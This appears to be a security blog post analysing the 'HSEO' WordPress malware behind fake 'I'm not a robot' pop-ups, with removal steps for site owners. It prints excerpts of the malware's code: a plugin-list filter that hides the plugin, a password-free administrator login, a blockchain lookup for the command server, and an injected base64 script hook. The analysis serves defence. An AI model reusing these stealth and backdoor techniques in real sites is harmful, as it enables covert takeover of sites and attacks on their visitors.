Is Your WordPress Site Showing a Fake “I’m not a robot” Pop-up? You Have the “HSEO” Malware.


The Symptom: The “Phantom” Captcha
It starts with a complaint from a visitor, or maybe you saw it yourself while checking your site on mobile. You open your homepage, and instead of your content, you are blocked by a blurry screen and a Google reCAPTCHA box asking you to confirm “I’m not a robot.”

Here is the bad news: That is not a real Google Captcha. It is a trap.
Clicking that box doesn’t verify you; it executes malicious JavaScript that redirects your visitors to scam sites, gambling portals, or tech support hoaxes. This is the visible face of a stealthy, high-tech infection known as the “HSEO” Malware.
The Diagnosis: It’s Hiding in Plain Sight
If you check your WordPress plugins list, everything looks normal. You won’t see anything suspicious. That is by design.
I recently dissected this malware. It installs itself as a plugin (often named hseo), but it uses a specific line of code to erase itself from your dashboard view.
Here is the actual code from the malware ensuring you never find it:
function plugin_list($plugins) {
    if (isset($plugins["active"]["hseo/hseo.php"])) {
        unset($plugins["all"]["hseo/hseo.php"]); // Deletes itself from the 'All' list
        unset($plugins["active"]["hseo/hseo.php"]); // Deletes itself from the 'Active' list
    }
    return $plugins;
}
Because of this, you can’t click “Deactivate.” You have to remove it via your file manager.
The “HSEO” Anatomy: How It Controls Your Site
This isn’t just a redirect script; it is a full-featured “Backdoor.” Based on our code analysis, here are the terrifying capabilities this malware gives the attacker.
1. The “Super Admin” Bypass
The attackers don’t need to crack your password. They created a secret key for themselves. The malware contains a function called get_al that scans your database for the first administrator account and logs the attacker in automatically if they visit a specific URL.
function get_al() {
    // Finds the first admin user
    $admins = get_users(["role" => "administrator"]);
    $user_id = $admins[0]->ID;
    // Logs them in instantly without a password
    wp_set_auth_cookie($user_id);
}
2. The Blockchain Connection (Unstoppable Commands)
This is where the malware gets incredibly sophisticated. Usually, security plugins block malware by blacklisting the attacker’s server IP.
To get around this, the HSEO malware uses the Binance Smart Chain (crypto blockchain) to receive instructions. It connects to the blockchain, reads a specific transaction hash, and extracts the IP address of the command server from that transaction.
Because the blockchain is public and immutable, security software cannot “block” the source of the configuration.
// Connects to BSC Testnet Public Node
$url = 'https://bsc-testnet-rpc.publicnode.com/';
// Decodes hidden instructions from the blockchain
$answer = str_replace("0x", "", $json['result']);
3. The Fake Captcha Injection
That “I’m not a robot” pop-up you see? It is generated by a massive block of obfuscated JavaScript injected into your site’s header.
function wp_smile_face() {
    // Injects base64 encoded malicious script
    echo "<script src=\"data:text/javascript;base64,ZnVuY3Rpb24gXzB4M2...\"></script>";
}
add_action("wp_head", "wp_smile_face");
The function name wp_smile_face is a cruel joke by the developers. It’s what hijacks your user’s browser.

How to Fix It (Immediate Steps)
If you see the fake Captcha, your site is compromised. Do not wait.
-
Access Your File Manager: You cannot fix this from the WordPress dashboard. Log in to your hosting Control Panel (cPanel) or use FTP.
-
Find the Folder: Navigate to
/wp-content/plugins/. -
Delete “HSEO”: Look for a folder named
hseo. Delete the entire folder. -
Check for
constants.php: If you see a file namedconstants.phpinside the main plugin directory, delete it too. -
Change Your Salts: Open your
wp-config.phpfile and change the security keys (Salts). This will force-logout the attackers. -
Scan Your Database: Since the attacker had admin access, check for any rogue administrator users they may have created and delete them.
Summary
The “Fake Captcha” hack is one of the most frustrating experiences for a site owner because it destroys visitor trust immediately.
The HSEO malware represents a new wave of attacks using blockchain technology and stealth hooks to evade detection. If you are unsure how to remove this, contact a WordPress security specialist immediately.

